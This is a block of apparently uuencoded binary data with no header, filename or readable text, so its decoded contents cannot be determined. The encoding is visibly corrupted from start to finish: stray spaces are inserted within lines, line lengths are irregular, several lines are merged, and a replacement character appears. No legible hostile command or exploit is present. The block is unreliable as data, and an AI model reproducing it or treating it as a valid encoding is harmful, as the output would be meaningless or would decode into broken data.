ML] *014. \$9KD! := (' , BO-AHFX `M (JN?A?) 7^`M \] , G6 ` \] HZ4*D; :FCJ<:PM; 4
M \ =@9W3, %JQ2FC% (UX#C!4?05KM.=J63' M@Q ` _4VS2_<E_I# . *K \) T; G%] S) "
M \ , \$BD<=<=TDF?YRY0OKSUAG/GUAZ=V?; (Z) *H (=^K (XM\4\0%8I\; (5V"; MH=
M^N5 \) , D8K%PS2:31\$2) 2KI@DYF47./8%O) &] X' 0QH<K `L^?015#&1W `C:KS%
M' @^O+E350' T=-CBD2X! =U>4!V@4] HL, U8/K2X5. !^*AR610NR) 47- (4\$:DI?
M (; 5; R; E! %8U4IJ, L2DALDE. ' !11K' L8#H19"N8H" `7JECJC:P (, (Q0^>CVQD
ME (`.%/3, ?> `21C.0515) \! #1T> [UEQ_XMCI6.8M970_ \$0\FI (G9 `W (9*>&X
M7+ (<I CJY \F3: *F<: ?A? . I ` # [3I@*B=YE\$OJ) A; `C/:Z<8. ^) -Y+-J9<V) DI?
M0_ C729G' CF] D6P4%, DC' SW0327PW) H0W@A `G3\1L [HZ6P\6/^U-7?!X>DFJE
MK) .X2L2IU^2CHC@) QS (A/R (Y_ "3X, N= `OI?#9 `RD@T" (@%YO5O1RO=K4262K
MU\VFL8) " [Y0ETOS# " ^ :0CP*HVH2\Q8A9K-; +#3/ [8378, E@9A3; K5R4#J3A1
M4 (ZB2A2DISA' ; :&=45PDL3* &] \P?+ "56%K%K [X*PY]) _S&:M1H)) (IWLQ ` [
M_ ; HCTMLB; WA#RH! &S: S4R\B%64%6EF937Y] \$7TG8GH11 [B>T@>>\$M7^K<"BN
M<AK99I7TWZKNEU4Z] N_, X.6\$'] AS/Y-%AL' JENLU `Y' S>&%L5# (%8/_MKM>Y
M] @THOEJ; @M: :V; L\$ _8D# `U":_%JJ.8HZV\3; <IV85K5>A442Q [* `5-Z^1C1?
MCM=YM?, @ (@H@<92F3N (<= `V) `<_8AL [OE">*/_#8GMYS#4:9] .3!0N4Y!!KQ
M!2QN"U' \$ [/ERRII1\-*<DP!<&/+<O5=L-DVC8I115+%9, 8TFS) ' [J*8A4E5%

M1T,NI,EL'4*'9\$P&NGPL!G0/6O4D\$>M5E>'4_Q=445KBCS7G!S<GZ:H08D"
MSE`)!5J^NNB7=R/R"6>?T)-R+A,+6F/%\QHN,VPT=^Y\$>E=<YTEC(JI-CIN3
MS.R=M;(#3+H>\5+:-,R*B6`\MHZ=*(\?B6N;E]K)@U;+&'X&B28)B<VZ2#ZY
MBT'9Z109*)NOG!@TAO5<J-2YU1"%7;\O<71(R6=TJKX*LUD9[()1)UH!(=Q
M_@W_%*\$@-#-*WV'@]P2FEON(.#, [4I\+C[S5"A[WZPCI@&),0[:##;4^O:QR
M(N+`Z[AOFB2QEQM&A92:*KM9">"K.]5WUG^TYNQZ<OOD^V*P<27T3\$1CW@\1
MQ"1:SZWYG,10B1P&Z#_-B+U)W!VX\$X8/>21)(H\$V(AL,\$H[Q=/C*94<^-\$\$SJ
M4VOB+:>J5\TZ_(Y!OF"LX>E=ZHWFG60N\$I[QFS4\6)+O=ZZ\PI??'L17P\$
M130;2`!L'E"'^W,^I31KUXFUH,"G\$V\32#QDYQ4=K\::,2-&@+AZLC7Q2Y:
MUY;(!98V5@W5X2O\$)&C\$9AGE6:C3%4P4Z9V0\$:IJ5!JDA-"60RT?/K-+&K\F
M2B]_<5ZIBTPIITAMB5>,'7&=\$@VK)K-HW8A,')+++7N:XCR(9HR=7C3\$0G
MYE@R@P2]"OSZD.D`R676DX,&J>!"\$&5FT:??IH4-R3%SX>JZCA[\$G76SRI\$D
M=&=7Z+JNK:5'%'CQ&Y!"%2R-]EO.IL>2+9`S4T\5NFHULC..FOH@1Q:-5*Q
M2(4AFI#*SYTVI(<S64<+.BX-%Y%N6]\$U]1XWV?3PB!&4:M46+*N(VLK5_,
MI@4+=+=0FBCP6:5;JEJKYS@J951?,1I-8AUE"+,-?0M:N/[-:^K\DP715')P
MN<8R3@D-Q":1G7],I?K=,+P]\$9:#LHDUW-L^S**\$%?JE1I"9KP\$J]LL\S7
M<W?A#MUQ\OG'3JH1MR;.B&?"*OL:MCH7&<M5;B+O4,UL\$'.K-!&M"3HXTQ&D
M^G,2TK.6NH&2T4:9MC(M(' %O+/4OUH/K9IPONGW*T-Z1<0CYU?CJ[WV@A<H8
MJ5J&7P\$2&I+NRY7+J---\$<&V8%6!1X/=+3H<-:YFI:LF=&WQAG+;%81+8\$D
M/764*=:;%H;]SDC\$:NYPTZTT=M;E-) `E'EW^W;F\C6V-UD5>\$#/\>EQM\$&0 `G
M4*]R6&J5:*VKNRA#:O\$!\DD/IUC74<!"9E>F`U=M-)2+(@<P*0>\$!@D='D+P
M*ZX2.R.JUU5A(0=' /GBA'RMQ`3HK>'QN-E%R49\$B<@ "CZS\C^6\$)DRKI+>1
M+\$3W8E3"R`<S2D&]1FH/DGR73;RR5&KUJ/21`Z80.I3(.08#9*]Q>"/R\40
MF.0`)QA1L&-(#JN0(%H!0ZZS>4)A5CG`G9!4#,<DQ0&-F&4=?(^N_1II?R*5
ML]\L)U"UI'T951AJ\$ (S@M=7D/'EHD0^4.YF1KG=A*7IIM<+5=Q&M8B"AER&4
M<VZHQ<M<H#O>2,FYJR.K"(`#23=IP.#E>[T3B]SGA45P5H=%5-)_M%K2,95
M\$QCFQXS7#QLL9/E87-I_5;V.N'!/KE9_HW8M=3LGA6=9.DRK)Q(8T/J\$FM*
MHDTN<`U];(<8HFP/,4>ZF1#32_H\$GS[1)A^XQ5-_I-A_<MP)3" (,W2BQ5MC
MO__+<?_T-#^WB;\$PHVR0Y@8MCFY.'7[@39]'%.5CT6.-C&](O6Z8`"2H"WL1
MPRUPM%L>"N%9:J(QDLQ(?ZF5D8`6[CKLF!6VR[<UE4R\$=1.IVF'7J>IFG0XE
M>SQ<7/0R07*T+T]<.:+AY&E/"4T##HI3:CV!DG]NLC2\$33+!;0UG3I<2E5Y
MHD!>6^+FI+Y54<RL(M)4E9:Y0\$>9)8EFI*\V4\$6I0M2\$D`]'8VSP4\$K2[BN
M&\BS48/NT2"UP)!9%7-<UP' `R&4C%H8D(.2S@KMZ,\]M'<"*78:DD58A29`>
M8-#FK.>Z7`-@4<*9321%8?,S-B/\]7/=,@&X#&\$TD\$B9!, ,R[9I:S=2K.04)
MU@>35@ (1:' @&+'."36)I9D[!`*8`860J4.:]7:\BKW,#3OM[,)SD%T"*+0=)Z
MPZB;=)"QK4FR;59S23H!M-AJU)&2&:\?->0NKH@GP_6KX4P2*&?BR))\7ZW2
MVL+4FW</"V@1JM7,B@?\$G;)) .P0)=YFYK*6:@!2A&%V>1H6ZTSI63*2Q8[%F
M+<4\$I-BA+)=13J&A)PHM%7A)ZL/U/*5L!C%:F`?J&Z"QQ&"*UAH+HKY\$%M.
M" `X/.9"/#&2P)*@BAZ/OYO+`NO`4[U%BETC\6V4_BZ:PM\ :TO#PPA7(7' `82
M"2L(ZR/^UD1T`O,27P', `T_H?8J[!5PLX"N#S(3(.Z+HAGG@<=&_EH\$K0&=
M@3I)T[3[#`%#LLZ8!Y)0%5E3#*\>00`%A*X)Q&,U1*A45*?, `[HS#+\$D2*0Z
M@JNS6\$-R0C50-O/'DCJF8K<G!EJ'UEJO(G\EIWD-%-\$\\$"_MQ85M1R(;&IQ'
ME2M/D#)!0W^^)&JH^2VS0+OS^Y5CC^CD!C]55LN(L3'S'&())`*J*41:VWC`0
M;DMB-7LMY#K%\$EB<Z9E<;=:H(L57@[9@SA/L.3/%`!<'2JH[W[@D`1JDP0M_
M8='(\=8\1T4A1[DJ">JT(F"LR/)`1Z>:AZM&(4:6I=;\$`RKQ0Q+^X8:D<^&,
MM0L3A1A=GPJX`W+V(T;"0#K3?!*`K(4W\$. \$9`Y%";6`MJ,WM,E(4I6H8)NSK
MB!ZET? `(OH\0TO[X=/8N;O[_EY#L][53?>DO?_3GXW_X?UP++_Y:3L<!GC*
M&8PBX91\!=1@XJJ1<\$4TQ'PCF)RV^BMX:.GXFKGQ_2!=C`?^^]`'^`SP',V<Z
M&"(U3&@=*],MVF@)3SR]AK,==IHKUW+K7ANCPJR2/Y?T:&0^H!'S)VA90"
MQ.(!P-E`Q7/\X#Y>!Z5JOZM6!`^?N]'YUB@8R5S00#XU'.3S8XG;O!`_#_C3_
M)=]P8`O6'@/6]B?%#ZAFU)NP-.C(@=RHL+])WY_%\$7(?>1YQR.E2>D;KV0X.
M0<))SJ@Y&#G6V+T?B(=TO*"D7PV5E2L6K-F(&RT;-#1HGW&#V#M6)K,S"Y
M194?5VG,^=RA@5:\G1JP@R*#JU&MP8VUC*UR<.GZ3AV'>4>0_`^`3M9@P5-<*
M,1P\E.'_9_MX+WSQ7?>6JHR`!"CSI8B1&.#UF'8)"C]-!])_.1*-9+W]"H\
ME@V(MCBCU\%ZA7L13@<B7VB8#A2KLP.4I#^_XM;5J)F<*A7W* [+G5E*0RCVX
M/Y2*A!(!7*+&*ZM3;A,D8*\$N^YT;CUJLE_. (ZD, &-W"BJ1=(798KM-"ZS!7
MF)SRM!VA:-XA1!6WP<*-#6'"VME\$BDN8A%#,`\$8K6V3C<@L-X9--L@I%/TW
MH>Q"+\$=Y<),M@2>B538?28#.?\$L)H33JM.9T>9%\$9,!8Q,\B!/N)N`=RU-ZO
M,Q*J8XR7]_?V:*!:'HURN5)NP%O-Q!-*67JMS.!\X2!R]5S>7+QH=^GJ&847
M3Z3!=9NNILL^M?ASV"(W(X!+5"0W<9,40DY(7D-R3+HU31^W`H=?UG@;>`_N
M7,V7;=1%\$9:7BY782`-7>);S3806F/WT4=-T<8@49)=(./)`<I%>XO'`,J
M+_EY]FNR@G#<!9#N@<]9S*8(,WNO1VC1!V^*4U.<T!BK5D7TB+Q\5[G(H?_
M9?98H:QK-"!\$5ALH`6205LA*M3(*O-]RI+-)&2Z1DT'1JR%?/NTB.&;I_!9S
M/;;A?D,];%2BSSG-*`?S!NYTK+IDE\O(W\$KJ&DEXI\$[K]14^AA3@:Q(<*W.3
MX;KR4ERA)@LO31/A-7"3JN12[^>(>GF1YKU]B7JS9>I(=+&3-(/Y-5\$R`_LQ
M7#%/N[YY_;S@91P;,'`E:G`PJ-/U`%\CY&\TPH7S;.\$[=-?`I=+%/TPQ+9
M0GNB;T[6E@R,X91"^-0JX00`M'OI%D;RAQ@--IB_N#T`L[E[CWO<E^GB8U>;
M>- \V#9)(3,A;?/?!&Z1/A+_^W_]__ (.OG!=9`EZ&MQ9#LD8`)_G,PV#,C*N
M5I`ND,C0J)-L`#;YB[L480XCD@ID800`PU" ("(&GY?A)2^`J`SW*5SF[F5?2
M]G^=_CKU5SJXWL`;DH`8,2">3=M@75R*0HTX\$:SQQ/46@_MQQ*D5P;`H#5RA

MI:!]4&^P]]3GHT'K#OI/GOER>/ERZBW9F1TAZOY4CKAJYJ,S'B-^W?(^V(HB
MI58B6'+V0/Y\&JP\YW[ZW]F6Q%)H>=?"W'(M4G<F)W':N8^*R"+<YQ#[0KRA
MT:SQVV9_#8;;[A5W?N\N'BF-]/P%Z?D1Q<D.;W9A+6^!LM+M<GL\HP[+DAK
MD7W->^08A_&1E9\~1I<A5#'@PBGTV,SL\$QX5DP^ER,%:Q"X(H>F*KI)^*P)
M:!IXXQ>/J[Y?M;_C_7ZYA5XY<.(E8#1H8N4J1_&:)FGJ;#%1%&GL5"PV1X.K
M6SA/UJ]5)!"<A.\&2#.J"!&56(/>N!JK)"FPF2^D6VU'WZQRWBWRJ\$" (T5D
M**[?B\H[>"^KLTS.GAXY?+97A_"6MQ-G(?=I>)T;91T%J)"4M5J'%Q/?Z(*0
MA1?MHS5V<(/EN\$D#-)/.4\WPI'JC6I3%_85;JOY-&;].5=^N-5Q96&!^X"*
MBAQ6A1\3,?L%R;-M+)]J91[]'D_LW%'\$91)&-+A4TR2''?'&[CW'<_<OF0
M[!B#W\$1=M'J]6J]5C3*KJ[PJG/AG36:%5>!W=W'HS5H#55FK1K521B+26@A\
M70)L?Y]^L)]NW=#>Y3U-;MTQ/E5&H3'T>I7?'\KP>J51_I44UHT&L,:S!RL"
MOP'9JPFMC?@/\9S@O\$7)QO"7T2@&Z3^(I"W@B@.%/D286KG_4SH#\1S!M9D
M%IKT251M0E)K-\$R\!>-Q/JY6OKJZP5WT?)RB5;8NKB_H^N<*B7C,+1F43P,
MU)K228NLUS@BR6"-9!,\9CGQD,\$)2,0MKW#%^\K039B4FO"E@8LXQ/DS-4&Y
M[]%W@"G=A[+Y.H.U@ND&J@6JO7B.XU0?D^*0IGK9/^5?>70;_ =ZW/N?12*%.J8
MYBUC,U*+908!I'CB(KMAQF2Z7H[%2,?6;\$U&^BB&'S&4XM9F(M5L'<X&J(S'
M70^D',M!M4<+E;>6!'YF+421G)\$M0A03II`?E5@96H3K&:A'B*08G)J;W;C6
MU[7]1Z`E+)S%6'5]J)3A'56MZHTZ:H^>QKA+9@7S>779Y&=U>_TS_&'H3Q?
M_/I,\ZPG[_LB"*R8I-GNK?-#`E(7\$C\5WK8?K=YPLSRSN[6IKU@QV@)"4@
MR,1XJGBJ0\$XS7*-8/^NC<\^E+AZM)[]T#VH_T,S_54C0D:E?M'N]ULO8Y\$6[
MGLUEGJ]>^X5\$G.F2[\D3:SJTQ[+NTA,*!RBY#7BD[+W@D9822AS1NZ\$&^P&8
M:@,A0/!P;@J+TYTSSW[9'+G+6UJ#!7&>A6LIU0*04YYDQ&89?H=T&DT6F/K.
M['M-]'E.?3";?[I\$+4=6+EGF+!N(:-E7(N/%")?],+'F'[PH%Z_0P-C=%61U
M@V+`';8OYNXCR1Z(M?(39F#<VP#&NL&#[`*IHU>:#;B@H+@S*FDA\$G`_N^BE
M-0IB#F^ZYTHR@5N!+2F8GH9266!0G-*'6LL<4;?AA())%\$@LD#H+7!MP\$)\$<
M6(WN)#GNQ6QR;LAXIKQB8\0Z9K(U`'_M&K>_*WJ\C1X0EP\U,R1`KQI58L
M0^(UN):CLB*)O'+)\~3<QLB"(,G+G7J^~;F2GPZ2FKH1AE)%1'88[VB[SS
M%MKQ">%AOE32R4,4JM!3\86;3;J57U-[7\$>?JI@,%6K"(3H1\$M*)>#FGO*M
MJ`*'Y'L.TDQ-1/479'L2M7D*[-V7MNN74+L.ZO0HYQ!E40P4DJ;IPF^5'>80
MQ,+):S=V^[SH`[;3(&2?PNO0P->#<B58399!*O5,ROB)._D-#1S;]RPEJ1G
M3SE_--&/`*:*:.1.-Y[?.8H[*AX_V+;C.&HX2O5E63,>U>KE"RC/IG"2(5D4-
MX%-76*:L:933,3^<V+(8\$M^@'FRVM22*'>VNJ?NH2#H-MB(;*#P-IXNJ>' -8
M:&B5'ZR/F.J[C8)*I"0TX976K+##5]=O5@!AU.52W>;@N0A/_BP5PWV<KWD
M-IDN2S,\[06;@2BJ5+?&TZ'-:,")YBZB0>>BK1>CEP^CFS\$5.I=H:;;C`.L
MI1R300=@`1L,W9D3>;AK5/&.9*(0E%&&JC%V[?^\$; (5HR2+.V)FQ2I8-'S;.
M`0*E8I(+TF;1*L#/N%'F_+"")7A=&=VY39,;B3>PX7(1@VH2WJ:!3.]TA>L&
M:9G,.`SI\J_96%*+@4>BO)T*&4%G)B*8X%Q#6C(_\$G.7]9"%\$TT:9.R:FDE[
MQC",,NG(G'Z9NZR'+/+2I)(\$NDU!HU!NH&\$0:'(F^`_(A^F1O<]N:#Q\&]ZI/
M*\$JKU#@!"U\$8XA'\$/+PN>W=/[0N2AA].99+, :U78K',J[@K=9TVX[3:;[\$@
M\$#>=(M?&?;:_J9#TK[(&0%18N4(2'?PN2&UCX\D+[J>E#?/#;+SD0LIBE.ER
M,I#6Y@&:2DPX30`_EQ97Q^~I*H_`^"+5=7CF\$H^!0S[/2D"1X\5##A50,4=(
MDN%TI-E"JF[XZJPXGIU<W?'S=H)]/#;8#\=R;BGSG)#20M=&SGD2LT,,)\$A>
MHX&RYDTQ3P&EX#Q-`P[,)BF@-\DF[FFLO.@GS5-B7'">L+KDG26A`[=)!#\$C
M#9DA/!T-#3"*SK\$"VT;9+ ".?#_ZOEFLM&=L",QQ;L�-\$>DDZ?-,+K)=+Q\
MD+K0X-2H=\$S`@\Z1X7@M=CQ("F(KYDY@QJ=.=?1MEHDN>*%NZE44`_'%@TS
MF<MXI'K^FR2RD7!LFL@V425=DF,CN<V:`XY)Y-P/!=N7Z7HO5^#H8<BOW2<;
M]<-\$!%3^W8"\3K4*DG"4RXBT73\$VIM&[P&9PI@.%@^68'UQ(Z@@KT!'VHY,8
M@P4A)<)G8`6F:-"UV43P2JU"Y\$*T?%W`RLN_BDU2,H,\BUAOTE5;-:L&RC_J
M>IG%#YZD`%*\$Q0/_@Y!<KB%?!XH4-'-.TL>WT"29&^28(@HF<\$I;VF<H?~QL
M-OTI'D2!"=(M9L+IHX0?^)+C;SS\$Z@6FET6RU(F5T5:+#@ (E758.II5=@->
MN"1NSEDYR#TW`)[[ES3+VU&[79B[\DPNB^_%YF;=WL[MCX/BD@0N&[U<(T9&
M>Y1XM,'3Y(-85(R@#0"K7@TU(^"5QZ[A>8YA\$6:C3+28*(&'5YJJ0<J_@;(\$
MHE@.`\:"\$X483:)>K5&%NRT=3#VG&+'A/(N(\$A54T#1,XC8PJYJFD'\$V\$B60
MH:Q9UXE1XS6MC%10GT.44"9:Y(JDN\R`"=5`<=N&+HK[;')'DNP.#D:<%4G;
MZ;YMYIIFP3M2SK+P55EM<%8PDL_I)M=K-3-DL02D\$ (=.%22=Y,N&B9`B@U_ =
M<]Z3!;E0X;NR"N6TQDZFB,P6*4#]J[+)"LH/4KW+6G0.M=3864LYSVYV23S
MWI7L?D/" +UQ5*GH%EH-[TK.L%TOUVLUKD5:KNAY)UGDLHS.,N>=21I6`UF\$
MJO`7AYLR9V3;X,Y\$HD*=-CM.=J-<13*7'=R92:8>UW,X'HO#9"+5P^@.:U::
M"(:L<LX`#J)U8RC(B*R\<5;Q\$1=JE=LJT@>5#<0C('R3U'!(ZU9,0>IW+K89
M\2E:?[@`N;16H4O,-:3J1EV(I)I\$!VFWN@4&5%,Y-(Q*!8;=>@WUP(RFB'1:
ME\6!ES"AT)`,\$E/!=.)F6JL*\A5SG9Z4+:E6>.\FS6B+)*%<2IQ>>RR82B^
MXHA)KNAZU:S1S8^T)<(&-B)2U@]5_4H#202)DB)BZA8`C-9XUKE<]*07U;8
MTYBH"K>)2I5O/\G#LQONK%P%C,2`QRI=!@TBK8AA%W?*.@A*65@#[U&(TB'.
M6X6M53Q-K:E^&C;:DI/O)<C<-;`H4<`\$]X3T60=#,4?O(H*1XAU1[(T30\$A
M@61C\$CD.M+H[)R:I"=Z\B&BML5"Q)K\$0&JB5?!L&K2Y-!LGX29%G%S/1)@O*
M&V=DNV<^W%@\$[.<QUPHRF6D[B8EJ8P;I&Z6FR*%TA0&>L3V:?'%R39FKHP`
MP[SOH^=[FCMX?2!XD01.C6:]R5'-J%#,F8R4\$".\`O#@)D!.L*1#^XR-+QM
M<6Y23MA-W\OB6<7Q7\$ZYKK&B>Y+,9R!>2P37L[OI*DI#0:%;FXFTS@D_/G+,
M-Y*\$\$\$/D7*-T].CVK7*:AJO7F3#G]MA:@*H17D^+V,'S=KW>,%D0*1H6!OL
M>Y1X%&2/\YVZJLJGLE/1_Q`Y@&Q0PA&3FV3!N%1A0'0V3/!HI',QRB)QZ.4Z

M&!-G-' 7N' Q0S/7*V5\$G\$;33H4JHBLR5S--DL"] 9%' %85MR<RM] 1HWR ((AA67 MBSRP:*UFGCWB1) /' @/Q_CF8D-2NUF9&D6X<2<1C&7!FC2_?1>?RIM_N\0KJ MIB*B?! \-UFZ?7%V>] G@5 (\TVQ/, AABGQ^).H.=XDZJ3>U:L7@*WC%ST_@F8IE M. !DSWV3*!2;CL5] 3:ZPZ' <' 1E9:.U!] DS2R7149V] G]:%X\IP/550_M* 'VEM MP#OQC-!L" `5#PEOK.CU4G) ?+R.M:X\0E943=FC (U;_:V&KHS);] 5K8%<JJ:) MM,]5) #80P:"S-24X+&\1T9AH&L3X2\$) &5&F%6? (UMUF' R<U<?<X\$/Z, +JXFT M3LAV:TIDX' "4"8J] NB_LQ8.K^, #!L[>, RCR (RN3T;>S; 32VUB6B: != (:C?IN M0G41V%+IZH%] J4' \$;PA' _] 9HI/T:W<IOK [JG, ;_! ?5\$"+5>9\$WOD\, ; !<VX_M<O\:-; I [&TB0@K+2) -=RY8PVM=<XPB/; '_N1KEF\$/UCC@2RA, 4!MO] @=; ^"! MHHQ\$)' 7=0.IG5A'/W4>X)*U_!\X81CT+2/%*RC&_8)?KN-.Q<3C4QR]]PF/AM-K^79>T) =/; %Z2KB7+.N (V-668>G-RT:F\?67)) #]F!4W"<JR"=-]R/= "4U" MF.-DA) OC&E%, +;N&, V (B42FI4K6F" (Q>@\@T? (^N&LCF0B) &A3 '@QEGAA%TY MD) !>HM; 8) K8<76) X (2"3NHZ4 (T0C@ZLMM! #\L [9\$XM": .0M: 6N7V1:K. &GLP M53F; .<T74\S.+QG`N;M3&*X!K (BE-;DT18.?R* [.SK) %\ '=G^- '*G8M"?LOU MO^AZK.LU4N#*Y8: ?3I-KW\$@7:XXLR^8' XT=2] &X\Q;Y) J.D&LSW:90;B:46P M#7+A2W=?%CU9!LSC?#T<DVA^*GJ^HO-SX45BZ_%0S&JG#FF>K_D3] '\@&<Z8: M) V_U2] MI___-^ \3>MI; I<\2<7UI2=G94OUB#VX+J>W?) +<H?>LW0%55"_B) 0_M\$T&' 5>5NG, HYK] GD*GH*CVL:H&B3\$PK0O' G5+MU5_S%9=" '_D2V2IV-' @6X* M\$LU0_`" I (U&&T1?@LV/#&) 25M.G@4%GEE-B5>#Z4Y->YJHC732 "X?KZO' /2 MZG?HR, 33ZAR01L05@* (1_=VKDW:O%Q>Z#] D1E_CG; &:/M.74_C2CY; !' XZ?2 M2GQD#DK) H95SCE15M!' AI0E/%G;W8 `?Z; "2C4] H9CM, 5] 115-.E6IIL%.Q.L M.^=J\$BA+;O' \$52U#0\$%L' 7);H* (SWU?^J8@MYTF_\Z; 3_V5U+9UIWDT06U:I MTI) F/' /9.W (] 98+IQ%<1*?0:9HUSM:#, @FY4-IM*L9VYR11"6JW,H@)=L8) " M] 20#P5+"AK#61D?L2\QEY2P1\VS0*8 (C"CP^ZVQNNBYRC@IBP55L!L.QJ] QC M96) _%1+ '<+]' `617VG#.TU\$3+;)O"3\$W042%YRX1+C=YL<-BF+KQ-N5' F!6XY MJ@J.IU' DXC=-9,P7:<3?HDFV&DMI\.' @2Q) \$X_*9LH_\$7_T^%Q37NE%MLL M<UN46E^7CR (-Z)A\$`N97`RP256.DN059:W6P@-U-<RZ6-.+AL7:SF3^/5?>3F MR^ET [5+&T' #GSKU#XK:B;=-%1KB4:3UJM, T:*V:!5#00W>7#&S] I8J1U!BMO M\C&1:Y) N25<X//HX":C9:' SAJ_"CXXZYJ+2SH#O' 'M\MZ=\#D9:CR8P7%RX M (Q2^1V6D] 5-<X:3BA5M' I" `RN%0JM4WOP] TA^F!; 'Y\&CS:, 3' `T=^ [BJ] *\$ M9H<Z) 7@1@>F@MN* `2, NP@J; <F9L-/A!%;Q67, +., \$N6D5B' _:EDH_%) \1%S' MH [,8/K"OO [*O<@\MNMQ^< `PRE4: #*F\X. !+B@^' & (NQ5/\$RVYD_9:B (J:<* MNSUN5QWUEA#E!XSY?%R/:' Z#I&B-633V\$17C59>FPP] B4EX0/, 00F0?;V% MQ5F!4+QT; 3 (B=SS"^8Q' >J+LB=D\$H^4:VR; 'VH0IQR ([XNK\=) "P*W (-BU `4 MQ#5&-F\$%X0--G9@4, I6*R (13=_KKLX6<&U?AH] FID309^H3] F#1+. '7! '=6D M!2=%51?74H_' V' J*_IA) 4R2V2^RA@0 (E) D (P*BRB] &@]>6XN2AHK&\&OJN99 M']=>` (B1B9@6V;T/J98-DH=JI) FRN2.NC@F5=) VAZ*, [7D [L `3Y91%R7&@V2 M' 0VZYAN5:KV,P `;L%VI&6UITR@.7-K8S5*51E&' TJBCT3EO0X-2\%W0=6T5A M< (>*C5B">] A [B [O' P:WXZ6] <%W%\$; =I (+X, B97+7\$RJ*HR6HI\F^VDO@G [% MQO>L4W_^-0; "#NPF813XOP\$:V:S3*Q ((-S] ?>XF^9WTX) N.4:/) !*D. :%6 MM4ZR1\ .L-_ `LP+; /YVA5@*0!W: +@321X1-8W&/#\$HRL" #?S&FE-X ("L2 `&@T M4> .+1354IVP:LN0\8O7RPTR\] TSX, *' `") T (_+>\$ `GDPJ8%1H@_!]J<LA' 1 MB_6Z7B' VSQ?:F_7P@HT2CQ (O<S' "1K/!M<!A.606*>T] P>DL `END^R5>L%2\$ M1=3C1' ` [!C1ZQ+R] L+X.+\$, BZ08WK3.!] W.Y<O^U>6*&) F=9R8\& [SIE><L MNIP19, IERC@@+S@9^0#.G. &' E5N?-BKJK339HH181SYP7=DG^SD\@!Q?; [I5 M4&T#CS@ZRGK56; :] \$:V25R?FVO1 (VVY@?22I "&E4\ [B.\KL9W2;U"E (. -6I\ MG [QUGI\YFLS#IX7P"KBK (8<CD1WEAAK\$F (29- `+72P2<Y; @5G9T4_XB=Y7 `% MKB&J&P6!B#N:=52HAA\$8H7X!/"V"78&Y (O5] @ [/5P; C?1*\$8' WC1"2<_ `^V" M>LG*XS1" ?*\$EU\$B=I=W" \$^J (O (YA\VSM`_G%N+IL<) 8A=N#; <&ZULLX>0174 M2:W0 (I:5+9E7CE: 'BIX3E: !O' *%&@2N@ [D?&B7#=#WD5/DY&U:] Q_E`%6\D42 M8\$2 (5: !] !HC1Y:V2 `V=WZLUF=7!N##RK8T!2"Q:E#0I] ?RZ_5:/+NI22I^ ME4\GXAL (UW [`3K] +\1: ?=XQJRC/ `FM%!0DJD `EQ_?.. "DQYZB' 9!] #J>AE5 M0IHH) GSJ0=IW<4CO*W (A' 7:; =!D) =21] XF\=R<S40] [:7\$Z=Z31!2642<Y M6J?; N=E\$ND>D#^?L7_`*^6&/P' \P2 `M#K) LE#A"S) *T83R< [9:H*, ,V&P [] S^ MSZ6SMO (UM?=("AO9\$=A<#A7E&FMUI#W>_ `F' VY_V7SF< (? [VI_4 `O0>7A' Q5 M!H*+ (M?U:Z* `BV\$T= `&TQY6?V3\$@&_#2NPW>1@-#; >R-K@PW9 `2SP-2. *F%\ MFGLOM `O+\ [2>Z) U) #W64*`!4086, 4C%PG50-\$90, X\$.1Q' <-I57 (P1F>S=W1 M<KC `GLCY/M4] .XJR@Z; B' :LZC@O^TIBRF! (= _CPI5YA-W); (D\DZ@O0 `@& MQYN#\MDQB@X_<@<X=TK\$/@ [] [\$F [HSO' H^ \7C\C&' @6 (C" #\26LZFKO. Z' _ MK_7PPC^`W, V/\BF0%R60SQ\$O<K)] CG1C, &>' U\; !9# (H7>: (\FP.GF98' + MB0S#UT' D2*>K2" _7X\$TE' #+ [, "RX=W<JE7. / (USA<FPVDAEJM*_KB, 33*] !5 M*\ (J-V=G `@M=Z5J?B' 2, 2EY1!2M6E/' W!&>M\ (9 (PS6^+OPD?88) \$849ZX1X M-1^F<I&VQ#) BGXNGRH+8591#95] :LW-^4-DF) 7<&V5251L (14 `J.F+_ %<7% M*KJ' %^XQYZV* [. '\L\55GS5E\$Q6, N, 0QDGG2! <>ND%MMV=4A5 [*-5YLDRI<K M2' : (8A] 5D; 0YF/XB8?B"4XX]=W. &:%*QZT (@J/J7BK_Q' 4 [+4FR (/#= `N=9 ` M#%&M64\$1CJI (<2 [S\$V"6 `!^; Z!' MZP^VYBW1!"; 1) Y] ?+J?, ;HA?' OSO_7_ ML?_!&_) _Z_ [V\$F0]>VVC [K3W09U5&- ,NTBOSWJ%5\$M^PO, ,V `) V\XQD9_7 MQ= .>CIVJUU `9LKF3PQ%CE (\$MI=Q `:0' \$M2, [FJC:; O_ZC\$AB3SEEKHT462&# M3*%L2> .<JIP8:YI) 7TYM1AT?7&\AJ] WD] \$ (8C>\ARR, /W># ,PY] WI! "UHL= MOR8*5C=UI) S54=BXN1&/63>D:A@NFYRIUZ01X:) 9; ; !RQW&2@F `OT^AF] #@Y

MENIKSQ`-FI:XACAC-VM/\$`*0,>L6Y`P5="*K,U8`*+<#,+^DZ(.&7F&!&'67
MD>G?X!1!`.N2I"XL>#D2=`*\XBF(&+:F2+Y\$PC`JYQKK-3@B\00V:M_?62*:
MS@`1)(?:V\$UV+V_6&R*W*/?.O?#K1EVI?417&9(OX!W6T.\$R6@D'E1RCT('Y
M.'W#;)*"B.K+=9/T%)!S<2)'G&N.@P%<[&XXF7J.UAL['_56N+- (HR=F"/#
ME&>/LGUYUN.\RK1-'V'C-13DK*) ,+?OURM>V*- _PA6L!G/F&)"0A3!-!@KT@
M=Q]S9#^Y_9A8RYK:'3',)2L6?RGFNC(R?%=QD)>9B50#`J]Q:[X5RF:FZ`</
M8U(VZ_Q@9320"E8>LI%]N[SG:COYA,"T\58J5Q`S1(RE@2@R`)P+2(\$R4)3
M6@2'=>]C;(MCW_#!).H<7J,S7@7IX/VN(P6OXKGHY/41OT."%V\X=\<R"?2M
M:GFA?43"? (7.&PSJL!/3\$%KKQ<EI^^SEJ\Z_OSZ_N+RZ_H]NKW_SYNW/O_P]
M]U#3Y<2>.\5(2N(0ZJ3VD5J?17.%OP`J-\$>*;'?'/#P>GTC1S8ESRZ99Z4
M?4)3A%5%;]"=1N(!J7MTE_VP_\$GI08"7F6801%2)'1_D2D_:F1FZ7@7)3&NH
MMUPU2->C0\%>5/;;XF\$*, -9"B,0Y2+52K=>0RK7!92<K>C6*1TY>FXG#RK%!
M"2:C26I3TZS5.1Q[/TPBS[HA7Z)K_`O#8: ?NG5>0_L0EZ%)&<@84?S-)WV>Q
